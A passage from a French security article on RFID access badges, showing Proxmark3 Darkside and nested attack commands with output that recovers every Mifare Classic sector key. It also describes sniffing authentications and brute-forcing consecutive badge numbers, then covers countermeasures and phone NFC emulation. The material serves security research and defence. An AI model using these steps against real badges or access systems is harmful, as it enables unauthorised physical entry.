Une fois le type de la norme identifié, on pourra émuler un tag lu précédemment dans le but de tromper les systèmes basés sur l'UID (rappel : ces tags ne sont qu'identifiés) ou cibler un type de carte en particulier. Pour les cartes Mifare, on peut exécuter les attaques décrites précédemment. On vérifie rapidement si une clé par défaut est utilisée avec la commande **hf mf chk**. Si aucune clé n'est découverte, il faut exécuter l'attaque Darkside pour découvrir une première clé avec la commande **hf mf mifare**, ce qui prend moins de 25 secondes. Pour découvrir toutes les autres clés, il faut exécuter la commande **hf mf nested <taille de la memoire ; 1 en général> <bloc> <type de clé> <clé>** où le bloc, le type et la clé sont issus des étapes précédentes. Cette phase dure à peine quelques secondes et donc l'attaque sur une carte Mifare inconnue prend moins de 30 secondes.

```
proxmark3> hf mf mifare

uid(5ef39dd3) nt(0ba5c09d) par(13abcbf38b3393ab)
ks(050a0d08010d0a08) nr(751f3f
c00000000)

|diff|{nr} |ks3|ks3^5|parity |
+-----+-----+-----+-----+
| 00 |00000000| 5 | 0 |1,1,0,0,1,0,0,0|
| 20 |00000020| a | f |1,1,0,1,0,1,0,1|
| 40 |00000040| d | 8 |1,1,0,1,0,0,1,1|
| 60 |00000060| 8 | d |1,1,0,0,1,1,1,1|
| 80 |00000080| 1 | 4 |1,1,0,1,0,0,0,1|
| a0 |000000a0| d | 8 |1,1,0,0,1,1,0,0|
| c0 |000000c0| a | f |1,1,0,0,1,0,0,1|
| e0 |000000e0| 8 | d |1,1,0,1,0,1,0,1|
key_count:1

-----
Key found:484558414354

Found valid key:484558414354

proxmark3> hf mf nested 1 0 a 484558414354
Testing known keys. Sector count=16
nested...

-----
uid:5ef39dd3 len=2 trgb1=0 trgkey=1
Found valid key:a22ae129c013
-----
(...)
Time in nested: 19.305 (1.016 sec per key)

-----
Iterations count: 19

|---|-----|---|-----|---|
|sec|key A |res|key B |res|
|---|-----|---|-----|---|
|000| 484558414354 | 1 | a22ae129c013 | 1 |
|001| 484558414354 | 1 | 49fae4e3849f | 1 |
|002| 484558414354 | 1 | 38fcf33072e0 | 1 |
|003| 484558414354 | 1 | 8ad5517b4b18 | 1 |
|004| 484558414354 | 1 | 509359f131b1 | 1 |
|005| 484558414354 | 1 | 6c78928e1317 | 1 |
|006| 484558414354 | 1 | aa0720018738 | 1 |
|007| 484558414354 | 1 | a6cac2886412 | 1 |
|008| 484558414354 | 1 | 62d0c424ed8e | 1 |
```



```

|009| 484558414354 | 1 | e64a986a5d94 | 1 |
|010| 484558414354 | 1 | 8fa1d601d0a2 | 1 |
|011| 484558414354 | 1 | 89347350bd36 | 1 |
|012| 484558414354 | 1 | 66d2b7dc39ef | 1 |
|013| 484558414354 | 1 | 6bc1e1ae547d | 1 |
|014| 484558414354 | 1 | 22729a9bd40f | 1 |
|015| 484558414354 | 1 | 484558414354 | 1 |
|---|-----|---|-----|---|

```

Les Mifare classic peuvent être émulées sous forme d'un tag Mifare Classic 4k et il est possible de cracker la clé via l'écoute d'un défi/réponse. Pour cela, il faut capturer les échanges entre le tag et le lecteur avec la commande **hf 14a snoop**. L'authentification est extraite des traces obtenues par la commande **hf list 14a** et la clé est retrouvée en compilant et en exécutant un programme disponible sur le wiki du projet. Les RFID émulant les Mifare (par exemple les SmartMX) sont donc vulnérables. Mieux, il est possible d'écrire un firmware qui va casser cette clé, lire le numéro d'un badge, puis tenter tous les numéros consécutifs dans une zone à accès restreint jusqu'à en trouver un qui fonctionne, à l'instar des RFID basse fréquence. Concernant les iClass, un jeu de commandes spécifiques à ces cartes et permettant d'exploiter les vulnérabilités exposées précédemment a été ajouté récemment au Proxmark3.

Proxmark3 : un outil pour script kiddies ?

Le Proxmark3 est un outil très puissant, mais terriblement complexe. Pour nos tests, nous avons commandé une carte préassemblée. Nous avons découvert qu'il existait deux versions du chargeur de boot, nécessitant chacun son propre pilote. Le premier, le plus ancien, utilise libusb et le second, le plus récent, un port COM. Or le matériel vendu sur Internet est fourni avec un ancien micrologiciel.

Nous avons trouvé que les nombreux guides décrivant la mise en route étaient pour la plupart dépassés et il était difficile pour nous de comprendre si les manipulations que nous réalisions étaient correctes. En effet, la transition de Google Code vers GitHub n'est pas évidente. Certains scripts de compilation pointent sur le dépôt obsolète de Google Code, mais certains manuels de Google Code n'ont pas été repris sur GitHub.

Pour la mise à jour initiale, il nous a fallu installer l'ancien pilote et son installation était refusée par Windows. Il nous a été nécessaire de télécharger la dernière version de libusb pour recréer le driver soit près de 4 heures juste pour pouvoir connecter et mettre à jour le dispositif. Remplacer un pilote et spécifier les identifiants USB du Proxmark ne sont pas de notre point de vue à la portée du premier venu.

5.4 Synthèse

Le Proxmark3 est un dispositif à la pointe, car de nombreuses attaques sont implémentées. Cependant, il n'y a pas de magie. Lors de nos tests, les cartes Hitag et une carte EM d'ancienne génération n'ont pas été reconnues par la commande **lf search**. Il n'existe pas de commandes spécifiques destinées à identifier un tag haute fréquence. Le public touché par cet outil étant un public de chercheurs visant un type spécifique de carte, le logiciel du Proxmark3 n'est donc pas orienté pour réaliser des tests d'intrusion.

6 Quelles parades ?

Étant donné que les tags à basse fréquence peuvent être dupliqués, lus à un mètre et qu'un attaquant peut tenter d'obtenir un accès à une zone restreinte grâce aux numéros de badge consécutifs, on ne pourra que recommander de migrer vers une technologie plus récente. On ne trouve pas de part de marché officielle, mais il semble qu'environ 75% du parc utilise une carte vulnérable à haute ou basse fréquence. Cependant, il est bien difficile de recommander un type ou une marque de carte qui ne comporte pas de failles, abordable et compatible avec l'existant ! Par exemple, d'autres types de cartes, comme les cartes Hitag2 [11] ou Legic Prime [12], utilisent des algorithmes d'authentification et de chiffrement qui ont été cassés.

Cependant d'autres parades existent. Tout d'abord, mettre du personnel de sécurité et éviter de laisser sans surveillance les accès physiques. Éviter les accès par badge depuis l'extérieur du bâtiment et faire en sorte que les tickets de cantine ne contiennent plus les numéros de badge. Concernant les logiciels de surveillance, bloquer la carte et déclencher une alerte si une entrée se produit quand aucune sortie ne s'est produite. Cependant, cette approche est difficile à appliquer en pratique puisqu'en cas d'exercice incendie lorsque le personnel ne pointe pas en sortie, ou lorsqu'il faut recevoir des visiteurs, cela accroît la charge du personnel. C'est donc une décision managériale.

7 Votre téléphone, votre futur badge ?

De nombreux téléphones tels que l'iPhone 6 ou le Samsung Galaxy S4 incorporent désormais une puce NFC et des partenariats ont été conclus entre fabricants de solution d'authentification et de téléphone. Se pose donc la question, va-t-on bientôt utiliser son téléphone pour s'identifier ? C'est le futur qui semble se dessiner avec cet article décrivant la mise en place d'une telle solution avec le téléphone professionnel des collaborateurs pour le nouveau siège social de SFR à Saint Denis avec des

Android [13] ou cet essai référencé par Gartner avec des BlackBerry [14].

On pourra s'interroger sur le fait que la puce NFC est utilisée comme un conteneur sécurisé, indépendant des applications. Comment concilier alors l'accès des applications aux fonctionnalités des NFC ? La documentation d'Android [15] éclaire ce point. Chaque téléphone peut avoir un conteneur sécurisé, émulant par exemple une Mifare classic, ultralight ou Desfire, et émuler une carte après sélection d'AID (une commande spéciale envoyée par le lecteur) via la « host based emulation ». Pour Android, seule la fréquence 13,56MHz via la norme ISO 14443 est disponible et la norme ISO 15693 n'est pas couverte. Concernant les derniers BlackBerry, ils contiennent nativement une puce iClass. Enfin, Apple a décidé de réserver la puce NFC à sa solution de paiement.

La possibilité d'utiliser son téléphone comme badge requiert donc que la puce NFC disponible sur le hardware (par exemple PN65 pour le Nexus 7 ou le Samsung I9300) soit compatible avec la technologie de RFID implémentée par le contrôle d'accès et que les choix d'architecture matériels et du système d'exploitation l'autorisent.

Le tableau en bas de page résume l'état des recherches sur l'émulation (et non la lecture) effectuées pour la rédaction de cet article.

Certes, les utilisateurs prennent sûrement plus soin de leur téléphone que de leur badge (les prestataires vont-ils laisser leur téléphone à leur remplaçant ?), mais cela induit une complexité nouvelle pour le service en charge des badges, lorsque par exemple le téléphone du collaborateur est renouvelé pour un modèle inconnu ou volé. De plus, l'absence de support physique rend difficile l'identification rapide de l'utilisateur par sa photo. À part limiter l'acquisition de nouveaux badges, nous n'avons pas trouvé d'intérêt supplémentaire du point de vue de l'utilisateur, comme la configuration du badge à distance via une application puisque le conteneur est isolé du software.

En conclusion

L'authentification par badge pose de sérieuses questions sur sa sécurité. Copiable à différents niveaux, disposant de numéros consécutifs, il est urgent de mesurer les attaques dont on peut être la victime. Cependant la multiplicité des technologies et des acteurs rendent

cette investigation difficile. Heureusement il est possible pour moins de 100€ de se faire une première idée.

Concernant les actifs sensibles, on pourra suggérer de recourir à des dispositifs de sécurité plus robustes tels que des lecteurs biométriques. Mais attention, pour des raisons de compatibilité, ces équipements peuvent envoyer l'identifiant de l'utilisateur au système de contrôle central sur un bus Wiegand en clair [16]. Il faudra donc être bien entouré avant de faire un choix, car la sécurité repose après tout sur le maillon le plus faible. ■

■ Références

- [1] <http://www.bishopfox.com/resources/tools/rfid-hacking/attack-tools>
- [2] <http://emutag.com/>
- [3] http://www.pcscworkgroup.com/specifications/files/pcsc3_v2.02.00_sup2.pdf
- [4] <http://www.nicolascourtois.com/MifareClassicHack.pdf>
- [5] http://www.cs.ru.nl/~rverdult/Wirelessly_Lockpicking_a_Smart_Card_Reader-IJIS_2014.pdf
- [6] <http://www.openpcd.org/images/HID-iCLASS-security.pdf>
- [7] <http://blog.opensecurityresearch.com/2012/11/dumping-iclass-keys.html>
- [8] https://www.cs.bham.ac.uk/~garcia/publications/dismantling_iClass.pdf
- [9] http://2014.hacktoergosum.org/slides/day3_A_common_weakness_in_RSA_signatures:extracting_public_keys_from_communications_and_embedded_devices_Renaud_Lifchitz_hes2014.pdf
- [10] <http://colligomentis.com/2012/05/09/proxmark3-t55x7-cloning-standalone/>
- [11] <https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final95.pdf>
- [12] <https://srlabs.de/blog/wp-content/uploads/2010/07/100616.EUSecWest.LegicPrime.pdf>
- [13] http://www.info.expoprotection.com/site/FR/L_actu_securite_et_feu/Zoom_article,l1602,Zoom-2baf611c0b22ac0b91793a4cab69124.htm#kzSITz6i4WKUYrwd.99
- [14] <http://blogs.gartner.com/mark-diodati/2011/10/31/how-soon-is-now-nfc-smartphones-and-physical-access-control-systems/>
- [15] <http://developer.android.com/guide/topics/connectivity/nfc/hce.html>
- [16] DefCon22-All-Your-Badges-Are-Belong-To-Us

	Android	BlackBerry	iPhone
Utilisation de l'UID	Oui (pas de copie possible depuis un badge existant)	Non (UID différent à chaque connexion)	Non
Mifare classic	Non	Non	Non
iClass	Non	Oui (hardware)	Non
Emulation ISO 7816-4	Oui (software)	Oui (software)	Non
Autres	Non	Non	Non

Possibilité d'émulation de badges par type de téléphone.



LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

✉ sales@ikoula.com
☎ **01 84 01 02 66**
🌐 express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

✉ sales-ies@ikoula.com
☎ **01 78 76 35 58**
🌐 ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

✉ sales@ex10.biz
☎ **01 84 01 02 53**
🌐 www.ex10.biz

13^{ème} édition

3-5 juin 2015, RENNES

SSTIC

SYMPOSIUM
SUR LA SÉCURITÉ
DES TECHNOLOGIES
DE L'INFORMATION
ET DES COMMUNICATIONS



www.sstic.org



